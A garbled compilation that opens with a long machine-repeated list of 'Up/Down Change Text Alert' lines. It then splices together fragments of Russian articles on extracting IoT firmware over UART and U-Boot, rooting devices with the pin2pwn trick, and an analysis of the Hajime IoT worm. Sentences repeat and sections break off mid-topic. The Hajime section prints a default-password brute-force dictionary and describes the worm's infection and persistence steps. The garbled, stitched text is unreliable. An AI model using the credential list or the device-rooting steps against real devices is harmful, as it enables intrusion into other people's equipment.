Down Change Code
Up Change Tone
Down Change Tone
Up Change Volume
Down Change Volume
Up Change Mode
Down Change Mode
Up Change Function
Down Change Function
Up Change Scan
Down Change Scan
Up Change Power
Down Change Power
Up Change Lock
Down Change Lock
Up Change Alert
Down Change Alert
Up Change Vibrate
Down Change Vibrate
Up Change Light
Down Change Light
Up Change Text
Down Change Text
Up Change Text Length
Down Change Text Length
Up Change Text Speed
Down Change Text Speed
Up Change Text Mode
Down Change Text Mode
Up Change Text Alert
Down Change Text Alert
Up Change Text Alert Mode
Down Change Text Alert Mode
Up Change Text Alert Speed
Down Change Text Alert Speed
Up Change Text Alert Text
Down Change Text Alert Text
Up Change Text Alert Text Length
Down Change Text Alert Text Length
Up Change Text Alert Text Speed
Down Change Text Alert Text Speed
Up Change Text Alert Text Mode
Down Change Text Alert Text Mode
Up Change Text Alert Text Alert
Down Change Text Alert Text Alert
Up Change Text Alert Text Alert Text
Down Change Text Alert Text Alert Text
Up Change Text Alert Text Alert Text Length
Down Change Text Alert Text Alert Text Length
Up Change Text Alert Text Alert Text Speed
Down Change Text Alert Text Alert Text Speed
Up Change Text Alert Text Alert Text Mode
Down Change Text Alert Text Alert Text Mode
Up Change Text Alert Text Alert Text Alert
Down Change Text Alert Text Alert Text Alert
Up Change Text Alert Text Alert Text Alert Text
Down Change Text Alert Text Alert Text Alert Text
Up Change Text Alert Text Alert Text Alert Text Length
Down Change Text Alert Text Alert Text Alert Text Length
Up Change Text Alert Text Alert Text Alert Text Speed
Down Change Text Alert Text Alert Text Alert Text Speed
Up Change Text Alert Text Alert Text Alert Text Mode
Down Change Text Alert Text Alert Text Alert Text Mode
Up Change Text Alert Text Alert Text Alert Text Alert
Down Change Text Alert Text Alert Text Alert Text Alert
Up Change Text Alert Text Alert Text Alert Text Alert Text
Down Change Text Alert Text Alert Text Alert Text Alert Text
Up Change Text Alert Text Alert Text Alert Text Alert Text Length
Down Change Text Alert Text Alert Text Alert Text Alert Text Length
Up Change Text Alert Text Alert Text Alert Text Alert Text Speed
Down Change Text Alert Text Alert Text Alert Text Alert Text Speed
Up Change Text Alert Text Alert Text Alert Text Alert Text Mode
Down Change Text Alert Text Alert Text Alert Text Alert Text Mode
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Length
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Length
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Speed
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Speed
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Mode
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Mode
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Length
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Length
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Speed
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Speed
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Mode
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Mode
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Length
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Length
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Speed
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Speed
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Mode
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Mode
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Length
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Length
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Speed
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Speed
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Mode
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Mode
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Length
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Length
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Speed
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Speed
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Mode
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Mode
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Length
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Length
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Speed
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Speed
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Mode
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Mode
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Length
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Length
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Speed
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Speed
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Mode
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Mode
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Length
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Length
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Speed
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Speed
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Mode
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Mode
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Length
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Length
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Speed
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Speed
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Mode
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Mode
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Length
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Length
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Speed
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Speed
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Mode
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Mode
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Length
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Length
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Speed
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Speed
Up Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Mode
Down Change Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Alert Text Mode
Up Change Text Alert

ВСКРЫТЬ И ИЗУЧИТЬ

ПОЧТИ АВТОМАТИЧЕСКИЙ ПОИСК ДОМАШНИХ РАДИОТОЧЕК

Получаем доин прошивку

Прошивка для домашнего устройства UART

Первым делом нам необходимо снять крышку с домашнего устройства и найти последовательный интерфейс. Так же необходимо определить назначение пинов на плате. Для определения назначения пинов можно использовать мультиметр, но гораздо проще и надежнее использовать для определения назначения пинов осциллограф. Для определения последовательного интерфейса можно использовать как специализированные устройства, так и гораздо более универсальные. Универсальным решением для определения последовательного интерфейса является Universal Bus Loader (U-Boot) и Common Firmware Environment (CFE).

Чтобы подключиться к аппаратным интерфейсам на материнской плате устройства необходимо подключить к ним USB-UART преобразователь. Для этого нам для определения назначения пинов использовали Texas Instruments Tiva C Series Launch Pad. Для использования в качестве преобразователя необходимо прошить в Tiva C Series Launch Pad прошивку Stellaris USB-to-Serial. Для использования в качестве преобразователя необходимо подключить к Tiva C Series Launch Pad 3 пары проводов: Rx, Tx и Ground. Для использования в качестве преобразователя необходимо подключить к Tiva C Series Launch Pad 3 пары проводов: Rx, Tx и Ground. Для использования в качестве преобразователя необходимо подключить к Tiva C Series Launch Pad 3 пары проводов: Rx, Tx и Ground.

Для определения последовательного интерфейса необходимо подключить к Tiva C Series Launch Pad 3 пары проводов: Rx, Tx и Ground.

ВСКРЫТЬ И ИЗУЧИТЬ

ПОЛНЫЙ ГАЙД ПО ПОТРОШЕНИЮ ДОМАШНИХ ГАДЖЕТОВ

Подмена прошивки

Подменить прошивку устройства с помощью TFTP можно только при наличии порта Ethernet. В переменных окружения потребуется ввести команду `setenv` и указать настройки сети.

```
U-Boot> printenv
baudrate=115200
bootargs=mem=4M console=ttyAMA0,115200 root=/dev/mtdblock1 rootfstype=cramfs mtdparts=xm_sfc:256K(boot),3520K(romfs),2560K(user),1280K(web),256K(cu
stom),320K(mtd)
bootcmd=run loc1;cramfsload;bootm 0x81000000
bootdelay=1
cramfsaddr=0x40000
ds=mw.b 0x81000000 ff 800000;tftp 0x81000000 u-boot.bin.img;sf probe 0;flwrite
dc=mw.b 0x81000000 ff 800000;tftp 0x81000000 custom-x.cramfs.img;sf probe 0;flwrite
dd=mw.b 0x81000000 ff 800000;tftp 0x81000000 mtd-x.jffs2.img;sf probe 0;flwrite
df=mw.b 0x81000000 ff 800000;tftp 0x81000000 romfs-x.cramfs.img;sf probe 0;flwrite
du=mw.b 0x81000000 ff 800000;tftp 0x81000000 user-x.cramfs.img;sf probe 0;flwrite
dw=mw.b 0x81000000 ff 800000;tftp 0x81000000 web-x.cramfs.img;sf probe 0;flwrite
ethaddr=mac.20040000
ethaddr=00:12:17:95:58:2f
loc1=mw 0x10020014 0x18;mw 0x10020090 0xef
ipaddr=192.168.1.10
netmask=255.255.255.0
serverip=192.168.1.107
stderr=serial
stdin=serial
stdout=serial
tk=mw.b 0x81000000 ff 800000;tftp 0x81000000 uImage; bootm 0x81000000
um=mw.b 0x81000000 ff 800000;tftp 0x81000000 upall_verify.img;sf probe 0;flwrite
up=mw.b 0x81000000 ff 800000;tftp 0x81000000 update.img;sf probe 0;flwrite
verify=n

Environment size: 1228/65532 bytes
U-Boot> |
```

Здесь `ipaddr` — IP-адрес устройства, `netmask` — маска сети, `serverip` — адрес сервера TFTP на твоем компьютере. Синтаксис команды `tftpboot` имеет следующий вид.

```
U-Boot> ? tftp
tftpboot - boot image via network using TFTP protocol

Usage:
tftpboot [loadAddress] [[hostIPaddr:]bootfilename]
U-Boot>
```

Теперь нужно поднять сервер TFTP, поместить в его папку файл прошивки и загрузить этот файл на устройство командой `tftpboot`.

Другой метод заключается в сохранении прошивки на SD-карточку с последующей ее загрузкой. Для этого можно использовать команды `mmcinit` и `ext2ls`.

Команда `mmcinit` нужна для инициализации карточки, а `ext2ls` — для загрузки файла с карточки во флеш-память. Подробнее эта процедура описана в вики OpenMoko.

Используя команду `mw` (memory write), ты можешь записывать байты напрямую во флеш-память. Но этот процесс требует автоматизации, поскольку запись в случае разных значений байтов будет идти со скоростью четыре байта за один цикл выполнения команды `mw`. Синтаксис команды имеет следующий вид.


```
U-Boot> mw
mw - memory write (fill)

Usage:
mw [.b, .w, .l] address value [count]
U-Boot>
```

Ниже показан пример использования этой команды.

```
U-Boot> mw 0x81000000 0xdeadbeef 2
U-Boot> md.l 0x81000000
81000000: deadbeef deadbeef a321587a a1e15a4a    ........zX!.JZ..
81000010: 21a55ad2 a4a552ca 95555a5a 85a51a1e    .Z.!.R..ZZU.....
81000020: a5ec685c a4a52e7a a5355a5a a1255259    \h..z...ZZ5.YR%.
81000030: a4a5585a 0424581a 8525525a 00805252    ZX...X$.ZR%.RR..
81000040: a1a54a5a a5a54a00 e5a54a1a a5a54005    ZJ...J...J...@..
81000050: a1a5524a a5a50b04 a1a55252 a1a50a5a    JR......RR..Z...
81000060: a284424a a5254a5a 84a11858 84194ad2    JB..ZJ%.X....J..
81000070: a1a45849 25a1805a a5af5a5a a3375812    IX..Z..%ZZ...X7.
81000080: a8855a1a a5a50856 af267a52 a5a53a5a    .Z..V...Rz&.Z:..
81000090: a1a718d2 e5a5581a 85a1521a a1a55a1a    .....X...R...Z..
810000a0: a5b55a4e eba55a4e a5af5e5a e3a15a5a    NZ..NZ..Z^..ZZ..
810000b0: a594d05c e1650a1a a5a54a5a a585c252    \.....e.ZJ..R...
810000c0: a5de5878 75a45850 a5a51a1a a590d21a    xX..PX.u........
810000d0: a5a54852 a5899a4e a5855a1a e5a55a1a    RH..N....Z...Z..
810000e0: a0ad5a52 a7ad7a48 6565081a 2a210a15    RZ..Hz....ee..!*
810000f0: e4a5d80b a122481e b2a1121a a5ad6b5a    .....H".....Zk..
U-Boot> |
```

Метод швейной иглы

Этому способу было посвящено выступление «pin2pwn — How to Root anEmbedded Linux Box with a Sewing Needle» на конференции DEFCON 24.



Суть хака заключалась в том, чтобы закоротить соответствующие пины на чтение во время загрузки девайса и тем самым вызвать исключение у скрипта автозагрузки, которое выкинет нас в рутовую консоль.

WARNING

Внимание! Есть шанс сжечь память устройства, так что используй этот метод осторожно.

На этой радостной ноте с теорией мы, пожалуй, закончим и перейдем к практике. Нам предстоит решить увлекательную задачу: извлечь прошивку из IP-камеры. Не переключайтесь.

Продолжение статьи →

ВСКРЫТЬ И ИЗУЧИТЬ

ПОЛНЫЙ ГАЙД ПО ПРОШИВАНИЮ ДОМАШНИХ ГАДЖЕТОВ

ПРАКТИЧЕСКАЯ ЧАСТЬ: ИЗВЛЕЧЕНИЕ ПРОШИВКИ КАМЕРЫ

Для экспериментов я использовал камеру с интернетным названием WiFi Smart Camera. Это очень симпатичный девайс: внешне похожий на гибрид Google Home и чихуахуа.

Поскольку камера китайская, открыть ее не составило особого труда, даже без отвертки.

В первую очередь изучим названия платы:

Теперь посмотрим на нее с другой стороны.

Маркированные платы видно на первой фотографии: PG-PM-RLVXG-0062-S. Гуглим:

Найдено: 0 из 100

Сайт 127.40.181.139:81 на момент написания статьи был отключен, поэтому воспользуемся кешем Google.

webcache.googleusercontent.com
Показ версии веб-страницы от 7 дек. 2017 г. 07:28 GMT. Это версия, сохраненная поисковой системой Google. Страница в данный момент может быть недоступна. Узнать почему
Версия в виде простого текста
Информация о кешированных страницах
Cache: GZ XG 181.139:81 is online
Port 81 - Mozilla/5.0 (Windows NT 6.1; WOW64; Trident/7.0; rv:11.0) like Gecko

ХАДЗИМЭ!

РАЗБИРАЕМСЯ, КАК УСТРОЕН HAJIME, ИЗВЕСТНЫЙ ТРОЯН ДЛЯ IOT

Валентин Холмогоров
valentin@hackingtrends.ru

5 октября 2016 года на одном из хакинтошов, принадлежащих исследовательской группе Rapidity Networks, был обнаружен подозрительный трафик. По всем признакам выходило, что в заботливо приготовленную специалистами по информационной безопасности ловушку угодил очередной клон Mirai — как минимум симптомы заражения казались очень похожими. Однако стоило исследователям взглянуть на находку чуть пристальнее, чтобы прийти к выводу: они имеют дело с чем-то принципиально новым.

Вредоносс оказался не просто трояном для работающих под управлением Linux умных устройств, а самым настоящим сетевым червем, способным объединять зараженные девайсы в ботнеты. Той получил имя Hajime — это слово используется в японских единоборствах в качестве команды к началу поединка. Схватка между Linux.Hajime и интернетом вещей получилась увлекательной, но главное — она продолжается до сих пор.

ВЗЛОМ УСТРОЙСТВА

Как и в случае Mirai, в архитектуре Hajime используется генератор случайного диапазона IP, из которого исключаются локальные и служебные адреса, после чего полученный массив данных передается сканеру. Тот последовательно стучится на 23-й TCP-порт по каждому из адресов, пробуя установить Telnet-соединение. Если попытка увенчалась успехом, Hajime начинает брутить аутхукемый хост с использованием словаря, зашитого в самом троянке.

Список логинов и паролей в словаре аналогичен тому, который использует Mirai, разве что к нему добавились пары значений root/5up и Admin/5up, с помощью которых Hajime атакует ряд моделей роутеров TP-Link и Atheros с дефолтной прошивкой. Главное отличие кроется в том, что Mirai пытается авторизоваться на удаленном устройстве, перебирая логины и пароли в случайном порядке, в то время как Hajime строго следует списку, причем после каждой неудачной попытки авторизации он закрывает текущее Telnet-соединение и создает новое.

Подобно разработчикам Mirai, создатели Hajime предполагали, что пользователи умных устройств далеко не всегда меняют заводские настройки, поэтому словарь содержит набор дефолтных логинов и паролей для разных девайсов. Взлом будет успешен только в том случае, если владелец аппарата поленился изменить предустановленные на заводе-изготовителе параметры авторизации, то есть сам себе злобный антропоморфный дендромумгит.

Username	Password
root	xc3511
root	vizxv
root	vh123
root	root
guest	guest
root	admin
admin	admin
admin	password
root	Zte521
admin	<None>
guest	12345
admin	smcadmin

Словарик для брута Hajime

Если брут удался, Hajime отправляет устройству команду `enable`, чтобы получить доступ к привилегированному режиму интерфейса командной строки. За ней следует команда `system` для перехода в меню системных опций, а затем команды `shell` и `sh` запускают командный интерпретатор. Чтобы проверить, запустился ли нужный для его работы шелл, Hajime передает на аутхукемый хост строку `/bin/busybox ECCHI`. Специфические оболочки не смогут обработать эту команду, в то время как стандартный sh запустит BusyBox, который вернет сообщение об ошибке в аргументе — `ECCHI: applet not found`. Это позволит Hajime понять, что он на верном пути.

ИССЛЕДОВАНИЕ ДЕВАЙСА

Окончательно убедившись в том, что он попал в Linux-окружение и имеет доступ к командной строке, Hajime начинает исследовать взломанное устройство. Для начала он получает из файла `/proc/mounts` список смонтированных файловых систем и ищет открытые на запись папки. Обнаружив первую такую папку, отличную от `/proc`, `/sys` или `/`, Hajime проверяет, действительно ли в нее разрешена запись, и не хранится ли уже в ней троянский бинарник. В дальнейшем эта папка будет использоваться в качестве рабочей директории.

Затем Hajime исследует заголовок файла `/bin/echo`, чтобы определить тип процессора скомпрометированного устройства. В зависимости от аппаратной архитектуры на девайс будет скачан соответствующий ELF-файл, в котором реализован инфектор, доставляющий в систему полезную нагрузку. Hajime поддерживает ARMv5, ARMv7, MPS и, конечно же, Intel x86-64.

ИНФЕКТОР

Выяснив, какой процессор установлен на взломанном девайсе, Hajime отправляет командную интерпретатору директиву `wget` для загрузки бинарника для соответствующей архитектуры. Этот ELF-файл занимает менее 500 байт и изначально написан на ассемблере. Семплы бинарника, разработанные под различную аппаратную конфигурацию, отличаются друг от друга незначительно, в частности имеют разную структуру sockaddr: размером 6 байт, в которой сохраняется IP-адрес и номер порта девайса, откуда изначально выполнялся брут скомпрометированного устройства. В этом и есть одна из особенностей Hajime: адрес для получения полезной нагрузки записан в структуре sockaddr самого инфектора, а не определяется динамически.

Инфектор устанавливает TCP-соединение с указанным хостом и принимает оттуда поток байтов. Этот поток перенаправляется на стандартный вывод stdout и по конвейеру сохраняется в файл, который будет запущен на выполнение. Так на взломанное устройство попадает основной модуль троянка.

Где-то с середины 2017 года создатели некоторых версий Hajime перестали заморачиваться с ассемблерными инфекторами и вместо этого начали качать полезную нагрузку с помощью Wget или TFTP. Процесс заражения стал проще, но при этом несколько потерял в надежности.

ОСНОВНОЙ МОДУЛЬ ТРОЯНА

Запустившись в системе, основной модуль Hajime пытается убить все процессы, имеющие входящие и исходящие соединения с 23-м портом, для чего анализирует содержимое файлов `/proc/net/tcp` и `/proc/net/tcp6`. Затем троян модифицирует iptables, чтобы перекрыть доступ к портам 7547, 5555, 5358, и удаляет цепочку `CWMP_CR`, которая используется в части роутеров Movistar:

```
iptables -A INPUT -p tcp --destination-port 7547 -j DROP
iptables -A INPUT -p tcp --destination-port 5555 -j DROP
iptables -A INPUT -p tcp --destination-port 5358 -j DROP
iptables -D INPUT -j CWMP_CR
iptables -X CWMP_CR
```

После инициализации Hajime отправляет NTP-запрос к серверу pool.ntp.org, чтобы определить временную зону устройства, а также корректное значение текущей даты. Если запрос не дал результата, используется локальное время. Точное определение времени и даты очень важно для синхронизации ботнета, а некоторые умные устройства, где используются установленные по умолчанию параметры авторизации, имеют неправильную конфигурацию системного времени. Если пользователь не изменил логин и пароль, с чего бы ему менять другие настройки? Создатели Hajime учли этот тонкий момент.

Затем командой `unlink` троян удаляет собственный файл из системы, после чего при помощи функции `strcpy` меняет символьную строку `argv[0]`, в которой хранится имя программы, на `telnetd`. Наконец, с использованием системного вызова `prctl(PR_SET_NAME, argv[0])` он меняет имя своего процесса. Таким хитрым способом Hajime пытается замаскироваться под стандартный демон Telnet, чтобы не вызывать у хозяев подозрений.

Дальше управление передается модулю, который отвечает за работу DHT-протокола Kademlia, предназначенного для организации одноранговых децентрализованных файлообменных сетей. Непосредственно для приема и передачи данных ботнет использует транспортный протокол uTorrent. Это, в частности, позволяет зараженным девайсам успешно работать под NAT.

БОТНЕТ

Маршрутизация в ботнете Hajime базируется на модифицированном проекте KadPlecto, который поддерживает шифрование и инфраструктуру открытых ключей (PKI). Передаваемые файлы сжимаются при помощи модифицированного алгоритма LZ4, но некоторые файлы могут транслироваться и в несжатом виде.

После инициализации протокола Hajime устанавливает соединение с пирами Torrent-ботнета и сохраняет актуальный список. Для опознавания пиров в сети используются уникальные идентификаторы ботов, генерируемые на основе текущей даты и хеша SHA-1, полученного от имени файла троянка. Наличие свежего конфигурационного файла на других узлах ботнета Hajime проверяет с интервалом в десять минут.

Типичный конфиг содержит обозначение процессорной архитектуры, для которой собраны исполняемые файлы, имена этих файлов и timestamp, позволяющий трою определить их версию. Если файл в сети свежее того, информация о котором сохранена в локальном конфиге вредоноса, он скачивает бинарник для соответствующей аппаратной конфигурации и запускает его в качестве своего дочернего процесса. Аналогичным образом работает самообновление Hajime.

